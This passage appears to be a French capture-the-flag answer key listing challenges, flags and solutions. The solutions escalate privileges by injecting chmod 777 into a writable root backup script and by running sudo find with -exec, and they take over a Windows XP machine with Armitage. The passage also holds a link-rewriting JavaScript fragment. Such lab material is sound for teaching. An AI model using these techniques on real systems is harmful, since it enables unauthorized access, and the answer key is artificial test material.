var data= links[i].href.replace('<http://11.0.0.13/',''>)


links[i].setAttribute("data", data);

links[i].href = atob(links[i].getAttribute('data'));

}

**Flag de la faille A :** priceless\_bhabha  
**Flag de la faille B :** gallant\_elion

**Nom de la faille :** system-033  
**Catégorie de la faille** : system  
**Objectif de la faille :** Elévation de privilèges - Backup  
**Difficulté de la faille :** 3  
**Description de la faille :** Découverte du flag dans le dossier /home/toto au travers de l'utilisation du script backup.sh dans /var  
**Capture d’écran :**

  
**Solution :** Ajouter la commande chmod 777 /home/toto/flag.txt au script /var/backup.sh pour débloquer les droits et lire le fichier flag.txt  
**Flag de la faille A :** FlagA  
**Flag de la faille B :** FlagB

**Nom de la faille :** system-034  
**Catégorie de la faille** : system  
**Objectif de la faille :** Elevation de privilèges - Find  
**Difficulté de la faille :** 5  
**Description de la faille :** Utiliser les droits attribués à find pour lire le fichier flag.txt  
**Capture d’écran :**

  
**Solution :** Utiliser la commande exec de find pour lancer des commandes en root et pouvoir lire le fichier flag.txt

sudo find flag.txt -exec cat flag.txt \;  
**Flag de la faille A :** mcGyverIsTheBestManEver  
**Flag de la faille B :** mcGyv3rIsTheB3st

**Nom de la faille :** winxp-037  
**Catégorie de la faille** : winxp  
**Objectif de la faille :** Hack - Remote control  
**Difficulté de la faille :** 4  
**Description de la faille :** Infectez la machine et prenez son contrôle  
**Capture d’écran :**

  
**Solution :** Utiliser Armitage sur Kali linux pour infecter la machine xp et prendre le contrôle et accéder au bureau pour voir le flag  
**Flag de la faille A :** FLAGWINXPA  
**Flag de la faille B :** FLAGWINXPB